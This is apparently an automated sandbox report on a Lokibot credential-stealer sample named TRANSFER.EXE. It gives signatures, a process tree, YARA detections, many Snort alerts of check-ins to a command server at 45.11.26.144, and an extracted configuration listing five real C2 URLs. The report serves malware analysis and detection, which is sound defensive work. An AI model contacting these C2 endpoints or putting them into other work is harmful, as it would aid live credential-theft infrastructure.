ID: 679099
Sample Name:
TRANSFER.EXE
Cookbook: default.jbs
Time: 09:09:08
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

TRANSFER.EXE


Overview

General Information

Sample Name:	TRANSFER.EXE
Analysis ID:	679099
MD5:	6153ed96a83cee..
SHA1:	7f9a6ce71969ef0..
SHA256:	08b3772f35997a..
Tags:	exe Loki
Infos:	



Detection




Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected UAC Bypass using C…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AntiVM3
- Yara detected Lokibot
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…
- Yara detected aPLib compressed bi…

Classification



Process Tree

- **System is w10x64**
- TRANSFER.EXE (PID: 5732 cmdline: "C:\Users\user\Desktop\TRANSFER.EXE" MD5: 6153ED96A83CEEA98DBAE09E7B77FCF6)
  - cmdkey.exe (PID: 5816 cmdline: C:\Windows\SysWOW64\cmdkey.exe MD5: 621B275C5DDBF13327E6A94222EDD433)
- **cleanup**

Malware Configuration

Threatname: Lokibot

```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php",
    "http://sempersim.su/gi4/fre.php"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.409970337.0000000003C25000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000000.00000002.409421719.0000000003B05000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.409421719.0000000003B05000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000000.00000002.409421719.0000000003B05000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000000.00000002.409421719.0000000003B05000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_Lokibot_1f885282	unknown	unknown	• 0x17940:$a1: MAC=%02X%02X%02XINSTALL=%08X%08Xk
Click to see the 78 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.0.cmdkey.exe.400000.1.raw.unpack	Windows_Trojan_Lokibot_0f421617	unknown	unknown	• 0x53bb:$a: 08 8B CE 0F B6 14 38 D3 E2 83 C1 08 03 F2 48 79 F2 5F 8B C6
0.2.TRANSFER.EXE.3b05550.1.raw.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13e78:$s1: http:// • 0x17633:$s1: http:// • 0x18074:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13e80:$s2: https:// • 0x13e78:$f1: http:// • 0x17633:$f1: http:// • 0x13e80:$f2: https://
0.2.TRANSFER.EXE.3b05550.1.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0.2.TRANSFER.EXE.3b05550.1.raw.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
0.2.TRANSFER.EXE.3b05550.1.raw.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
Click to see the 148 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8

Timestamp:	192.168.2.68.8.8.850958532014169 08/05/22-09:10:51.380843
SID:	2014169
Source Port:	50958
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144

Timestamp:	192.168.2.645.11.26.14449787802825766 08/05/22-09:10:58.658888
SID:	2825766
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144

Timestamp:	192.168.2.645.11.26.14449860802025381 08/05/22-09:12:05.554361
SID:	2025381
Source Port:	49860
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449773802021641 08/05/22-09:10:51.481984
SID:	2021641
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449788802021641 08/05/22-09:11:01.711456
SID:	2021641
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449813802024313 08/05/22-09:11:38.357337
SID:	2024313
Source Port:	49813
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449806802825766 08/05/22-09:11:25.288207
SID:	2825766
Source Port:	49806
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449769802825766 08/05/22-09:10:41.114928
SID:	2825766
Source Port:	49769
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449772802825766 08/05/22-09:10:49.248779
SID:	2825766
Source Port:	49772
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498112025483 08/05/22-09:11:34.337182
SID:	2025483
Source Port:	80
Destination Port:	49811
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449791802021641 08/05/22-09:11:04.815056
SID:	2021641
Source Port:	49791

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498132025483 08/05/22-09:11:39.718840
SID:	2025483
Source Port:	80
Destination Port:	49813
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449813802024318 08/05/22-09:11:38.357337
SID:	2024318
Source Port:	49813
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498082025483 08/05/22-09:11:31.149561
SID:	2025483
Source Port:	80
Destination Port:	49808
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.851971532014169 08/05/22-09:10:38.737056
SID:	2014169
Source Port:	51971
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449823802024318 08/05/22-09:11:58.081188
SID:	2024318
Source Port:	49823
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449860802825766 08/05/22-09:12:05.554361
SID:	2825766
Source Port:	49860
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449846802024318 08/05/22-09:12:03.190477
SID:	2024318
Source Port:	49846
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449772802025381 08/05/22-09:10:49.248779
SID:	2025381
Source Port:	49772
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449832802025381 08/05/22-09:12:00.816507
SID:	2025381
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449876802021641 08/05/22-09:12:15.818317
SID:	2021641
Source Port:	49876
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449881802021641 08/05/22-09:12:22.599825
SID:	2021641
Source Port:	49881
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.849695532014169 08/05/22-09:10:53.761004
SID:	2014169
Source Port:	49695
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449814802025381 08/05/22-09:11:41.090702
SID:	2025381
Source Port:	49814
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449795802025381 08/05/22-09:11:09.138567
SID:	2025381
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449823802024313 08/05/22-09:11:58.081188
SID:	2024313
Source Port:	49823

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449846802024313 08/05/22-09:12:03.190477
SID:	2024313
Source Port:	49846
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449797802025381 08/05/22-09:11:13.734140
SID:	2025381
Source Port:	49797
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449883802025381 08/05/22-09:12:25.116712
SID:	2025381
Source Port:	49883
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449768802021641 08/05/22-09:10:38.844396
SID:	2021641
Source Port:	49768
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.857037532014169 08/05/22-09:11:01.609616
SID:	2014169
Source Port:	57037
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449770802025381 08/05/22-09:10:43.512599
SID:	2025381
Source Port:	49770
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449771802024313 08/05/22-09:10:46.236811
SID:	2024313
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449818802024318 08/05/22-09:11:53.331696
SID:	2024318
Source Port:	49818
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449806802025381 08/05/22-09:11:25.288207
SID:	2025381
Source Port:	49806
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449767802025381 08/05/22-09:10:33.531418
SID:	2025381
Source Port:	49767
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449771802024318 08/05/22-09:10:46.236811
SID:	2024318
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449818802024313 08/05/22-09:11:53.331696
SID:	2024313
Source Port:	49818
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498062025483 08/05/22-09:11:26.638697
SID:	2025483
Source Port:	80
Destination Port:	49806
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449814802825766 08/05/22-09:11:41.090702
SID:	2825766
Source Port:	49814
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449808802825766 08/05/22-09:11:29.964196
SID:	2825766
Source Port:	49808

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	−
Timestamp:	192.168.2.645.11.26.14449812802025381 08/05/22-09:11:35.695582
SID:	2025381
Source Port:	49812
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	−
Timestamp:	192.168.2.645.11.26.14449820802021641 08/05/22-09:11:55.767753
SID:	2021641
Source Port:	49820
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	−
Timestamp:	192.168.2.645.11.26.14449811802825766 08/05/22-09:11:33.059063
SID:	2825766
Source Port:	49811
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	−
Timestamp:	45.11.26.144192.168.2.680498202025483 08/05/22-09:11:56.944314
SID:	2025483
Source Port:	80
Destination Port:	49820
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	−
Timestamp:	192.168.2.68.8.8.852328532014169 08/05/22-09:12:11.720590
SID:	2014169
Source Port:	52328
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	−
Timestamp:	192.168.2.645.11.26.14449769802025381 08/05/22-09:10:41.114928
SID:	2025381
Source Port:	49769
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	−
Timestamp:	192.168.2.645.11.26.14449775802025381 08/05/22-09:10:56.189285
SID:	2025381
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449774802825766 08/05/22-09:10:53.861086
SID:	2825766
Source Port:	49774
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449804802025381 08/05/22-09:11:20.056413
SID:	2025381
Source Port:	49804
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449816802825766 08/05/22-09:11:45.230367
SID:	2825766
Source Port:	49816
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449880802825766 08/05/22-09:12:19.118779
SID:	2825766
Source Port:	49880
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449869802025381 08/05/22-09:12:11.819483
SID:	2025381
Source Port:	49869
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497702025483 08/05/22-09:10:44.657387
SID:	2025483
Source Port:	80
Destination Port:	49770
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497722025483 08/05/22-09:10:50.403894
SID:	2025483
Source Port:	80
Destination Port:	49772
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449788802024313 08/05/22-09:11:01.711456
SID:	2024313
Source Port:	49788

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449880802024313 08/05/22-09:12:19.118779
SID:	2024313
Source Port:	49880
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449774802025381 08/05/22-09:10:53.861086
SID:	2025381
Source Port:	49774
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449799802825766 08/05/22-09:11:17.792361
SID:	2825766
Source Port:	49799
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.852125532014169 08/05/22-09:11:32.959912
SID:	2014169
Source Port:	52125
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449880802024318 08/05/22-09:12:19.118779
SID:	2024318
Source Port:	49880
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449770802021641 08/05/22-09:10:43.512599
SID:	2021641
Source Port:	49770
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449812802825766 08/05/22-09:11:35.695582
SID:	2825766
Source Port:	49812
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.864579532014169 08/05/22-09:12:00.716740
SID:	2014169
Source Port:	64579
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449797802024318 08/05/22-09:11:13.734140
SID:	2024318
Source Port:	49797
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449791802024318 08/05/22-09:11:04.815056
SID:	2024318
Source Port:	49791
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449797802024313 08/05/22-09:11:13.734140
SID:	2024313
Source Port:	49797
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449767802021641 08/05/22-09:10:33.531418
SID:	2021641
Source Port:	49767
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449788802024318 08/05/22-09:11:01.711456
SID:	2024318
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449846802825766 08/05/22-09:12:03.190477
SID:	2825766
Source Port:	49846
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680497752025483 08/05/22-09:10:57.419937
SID:	2025483
Source Port:	80

Destination Port:	49775
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449791802024313 08/05/22-09:11:04.815056
SID:	2024313
Source Port:	49791
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449799802025381 08/05/22-09:11:17.792361
SID:	2025381
Source Port:	49799
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498322025483 08/05/22-09:12:02.125452
SID:	2025483
Source Port:	80
Destination Port:	49832
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449769802024313 08/05/22-09:10:41.114928
SID:	2024313
Source Port:	49769
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.864150532014169 08/05/22-09:12:05.451836
SID:	2014169
Source Port:	64150
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 45.11.26.144 - Destination IP: 192.168.2.6	
Timestamp:	45.11.26.144192.168.2.680498232025483 08/05/22-09:11:59.337044
SID:	2025483
Source Port:	80
Destination Port:	49823
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.861901532014169 08/05/22-09:11:17.691645
SID:	2014169
Source Port:	61901
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.859724532014169 08/05/22-09:11:45.132770
SID:	2014169
Source Port:	59724
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.851645532014169 08/05/22-09:12:25.018082
SID:	2014169
Source Port:	51645
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449811802024318 08/05/22-09:11:33.059063
SID:	2024318
Source Port:	49811
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449812802021641 08/05/22-09:11:35.695582
SID:	2021641
Source Port:	49812
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449811802024313 08/05/22-09:11:33.059063
SID:	2024313
Source Port:	49811
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.68.8.8.865367532014169 08/05/22-09:11:57.984866
SID:	2014169
Source Port:	65367
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449846802021641 08/05/22-09:12:03.190477
SID:	2021641
Source Port:	49846
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.6 - Destination IP: 45.11.26.144	
Timestamp:	192.168.2.645.11.26.14449769802024318 08/05/22-09:10:41.114928
SID:	2024318
Source Port:	49769

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

